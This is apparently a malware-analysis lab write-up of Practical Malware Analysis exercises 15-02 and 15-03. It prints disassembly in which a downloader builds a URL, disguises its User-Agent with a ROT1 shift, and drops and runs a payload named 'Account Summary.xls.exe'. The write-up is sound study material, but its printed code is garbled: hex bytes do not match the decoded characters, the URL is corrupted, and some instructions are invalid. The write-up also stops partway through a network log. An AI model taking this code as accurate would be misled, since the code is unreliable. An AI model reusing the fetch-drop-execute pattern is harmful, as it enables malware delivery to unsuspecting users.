mov     [ebp+var_22], 61h
mov     [ebp+var_21], 6ch
mov     [ebp+var_20], 60h
mov     [ebp+var_1f], 61h
mov     [ebp+var_1e], 6ch
mov     [ebp+var_1d], 77h
mov     [ebp+var_1c], 61h
mov     [ebp+var_1b], 72h
mov     [ebp+var_1a], 65h
mov     [ebp+var_19], 61h
mov     [ebp+var_18], 6ch
mov     [ebp+var_17], 61h
mov     [ebp+var_16], 6ch
mov     [ebp+var_15], 79h
mov     [ebp+var_14], 73h
mov     [ebp+var_13], 69h
mov     [ebp+var_12], 73h
mov     [ebp+var_11], 2eh
mov     [ebp+var_10], 63h
mov     [ebp+var_f], 6fh
mov     [ebp+var_e], 60h
mov     [ebp+var_d], 2fh
mov     [ebp+var_c], 62h
mov     [ebp+var_b], 61h
mov     [ebp+var_a], 60h
mov     [ebp+var_9], 62h
mov     [ebp+var_8], 6fh
mov     [ebp+var_7], 6fh
mov     [ebp+var_6], 2eh
mov     [ebp+var_5], 68h
mov     [ebp+var_4], 74h
mov     [ebp+var_3], 60h
mov     [ebp+var_2], 6ch
mov     [ebp+var_1], 0
lea     eax, [ebp+var_34]    ; char *
push    eax
call    ds:_strup
add     esp, 4
mov     esp, ebp
pop     ebp
ret


```

By pressing 'R' to convert these characters to their ASCII equivalents, we discover that they form the string:

<http://www.practicalmalwareanalysis.com/bamboo.html>


```
push    ebp
mov     ebp, esp
sub    esp, 4
mov     [ebp+var_34], 'h'
mov     byte ptr [ebp+var_32], 't'
mov     [ebp+var_31], 'p'
mov     [ebp+var_30], ':'
mov     [ebp+var_2f], '/'
mov     [ebp+var_2e], '/'
mov     [ebp+var_2d], 'w'
mov     [ebp+var_2c], 'w'
mov     [ebp+var_2b], 'w'
mov     [ebp+var_2a], '.'
mov     [ebp+var_29], 'p'
mov     [ebp+var_28], 'r'
mov     [ebp+var_27], 'a'
mov     [ebp+var_26], 'c'
mov     [ebp+var_25], 't'
mov     [ebp+var_24], 'i'
mov     [ebp+var_23], 'c'
mov     [ebp+var_22], 'a'
mov     [ebp+var_21], 'l'
mov     [ebp+var_20], 'm'
mov     [ebp+var_1f], 'a'
mov     [ebp+var_1e], 'l'
mov     [ebp+var_1d], 'w'
mov     [ebp+var_1c], 'a'
mov     [ebp+var_1b], 'r'
mov     [ebp+var_1a], 'e'
mov     [ebp+var_19], 'a'
mov     [ebp+var_18], 'n'
mov     [ebp+var_17], 'a'
mov     [ebp+var_16], 'l'
mov     [ebp+var_15], 'y'
mov     [ebp+var_14], 's'
mov     [ebp+var_13], 'i'
mov     [ebp+var_12], 's'
mov     [ebp+var_11], '-'
mov     [ebp+var_10], 'c'
mov     [ebp+var_F], 'o'
mov     [ebp+var_E], 'n'
mov     [ebp+var_D], '/'
mov     [ebp+var_C], 'b'
mov     [ebp+var_B], 'a'
mov     [ebp+var_A], 'n'
mov     [ebp+var_9], 'b'
mov     [ebp+var_8], 'o'
mov     [ebp+var_7], 'o'
mov     [ebp+var_6], '-'
mov     [ebp+var_5], 'h'
mov     [ebp+var_4], 't'
mov     [ebp+var_3], 'm'
mov     [ebp+var_2], 'l'
mov     [ebp+var_1], ' '
lea     eax, [ebp+var_34]
push    eax, [ebp+var_34] ; char *
call    ds: _strdup
```

This string represents the URL initially requested by the program. We can verify this by checking the cross-references to sub\_401386, which show that it's called to set up the URL parameter passed to the InternetOpenURLA function.



## ii. How is the User-Agent generated?


To understand how the User-Agent is generated, we need to identify where it's defined before the call to InternetOpenA. Looking just above that call, we can see that the hostname is assigned as the User-Agent.




What's interesting is that the graph overview reveals what appears to be a loop manipulating the User-Agent string. To understand how the User-Agent is generated, we need to analyze this section in detail. Initially, [ebp+var\_2A0] is set to 0 before entering the loop. The loop performs several steps:

1. It first checks if the loop counter [ebp+var\_2A0] has exceeded 256. If so, it proceeds to open the URL.
2. Next, there's a check that always causes a jump to loc\_4010B5. This is residual code from the anti-disassembly measures.
3. Then, it examines the User-Agent character at position [ebp+var\_2A0]:
  - If the character is 90 (ASCII 'Z'), it resets it to 'A'.
  - Otherwise, if it's 122 (ASCII 'z'), it resets it to 'a'.
  - If it's the number 9, it resets it to '0'.
  - If none of the above, it increments the character's ASCII value by 1.
4. Finally, it increments [ebp+var\_2A0] by 1 and repeats the loop.

Essentially, this loop performs a character rotation (ROT1) on the hostname, with boundary checks to prevent invalid ASCII characters and wrap-around logic to cycle back to the start characters once the end is reached.




Exactly—based on this, the User-Agent is generated by taking the hostname and applying a ROT1 shift to each character, effectively incrementing every character's ASCII value by one with wrapping rules to keep it within valid ranges. **iii. What does the program look for in the page it initially requests?**  
If we look at the operations following the page read, we find that the program searches for the first occurrence of the string "Bamboo::".



#### iv. What does the program do with the information it extracts from the page?

After locating the string “Bamboo::”, the program searches for the substring “::”. It then calls the subroutine `sub_40130F` before reading the bytes between “Bamboo::” and “::” into a buffer



The subroutine at `sub_40130F` appears to perform another string-building operation, as confirmed by using 'R' to convert the bytes into their corresponding characters.


```

var_11= byte ptr -11h
var_10= byte ptr -10h
var_F= byte ptr -0Fh
var_E= byte ptr -0Eh
var_D= byte ptr -0Dh
var_C= byte ptr -0Ch
var_B= byte ptr -0Bh
var_A= byte ptr -0Ah
var_9= byte ptr -9
var_8= byte ptr -8
var_7= byte ptr -7
var_6= byte ptr -6
var_5= byte ptr -5
var_4= byte ptr -4
var_3= byte ptr -3
var_2= byte ptr -2
var_1= byte ptr -1

push    ebp
mov     ebp, esp
sub    esp, 18h
mov     [ebp+var_18], 'A'
mov     byte ptr [ebp-[00000004]], 'c'
mov     [ebp+var_16], 'c'
mov     [ebp+var_15], 'o'
mov     [ebp+var_14], 'u'
mov     [ebp+var_13], 'n'
mov     [ebp+var_12], 't'
mov     [ebp+var_11], '.'
mov     [ebp+var_10], 'S'
mov     [ebp+var_F], 'u'
mov     [ebp+var_E], 'm'
mov     [ebp+var_D], 'm'
mov     [ebp+var_C], 'a'
mov     [ebp+var_B], 'r'
mov     [ebp+var_A], 'y'
mov     [ebp+var_9], '-'
mov     [ebp+var_8], 'x'
mov     [ebp+var_7], 'l'
mov     [ebp+var_6], 's'
mov     [ebp+var_5], '-'
mov     [ebp+var_4], 'e'
mov     [ebp+var_3], 'x'
mov     [ebp+var_2], 'e'
mov     [ebp+var_1], 0
lea     eax, [ebp+var_18]
push    eax      ; char *
call    ds:_strup
add    esp, 4
mov     esp, ebp
pop    ebp
ret
sub_40130F endp

```

This indicates that [ebp+lpFile] is being assigned the value 'Account Summary.xls.exe'. Examining its usage further, we see that this is the filename the program will use to write the data extracted from between the strings "Bamboo::" and "::".




Notably, there appears to be a broken code path where nothing occurs after the file is written. On closer inspection, this is due to the impossible disassembly issue we encountered earlier in the analysis. However, we can infer that the intended behavior is to execute the file written to disk. From this, it's clear that the program functions as a downloader and launcher—it drops a file with double extensions and then executes it.

**f. Analyze the malware found in the file Lab15-03.exe. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.**

### i. How is the malicious code initially called?


To understand its behavior, we can run the program using Fakenet-NG to monitor its network activity. When doing so, we observe rapid text output in the terminal—likely process lists—and, towards the end, an outbound network connection is established.



The screenshot shows the Fakenet-NG application window. The title bar says "fakenet". The main area displays a large "FAKENET-NG" logo at the top, followed by "Version 1.4.9" and "Developed by FLARE Team". Below this is a log of network traffic. A red box highlights a specific line of text: "Lab15-03.exe (2900) requested UDP 10.13.13.101:53". The log also includes other entries like "FakeNet] Loaded configuration file: C:\Python27\lib\site-packages\fakenet\configs\default.ini", "Divertor] Capturing traffic to packets\_20210227\_195213.pcap", and "HTTPListener80] GET /tt.html HTTP/1.1".

```
02/27/21 07:52:13 PM [FakeNet] Loaded configuration file: C:\Python27\lib\site-packages\fakenet\configs\default.ini
02/27/21 07:52:13 PM [Divertor] Capturing traffic to packets_20210227_195213.pcap
02/27/21 07:52:14 PM [FTP] >>> starting FTP server on 0.0.0.0:21, pid=3176 <<<
02/27/21 07:52:14 PM [FTP] concurrency model: multi-thread
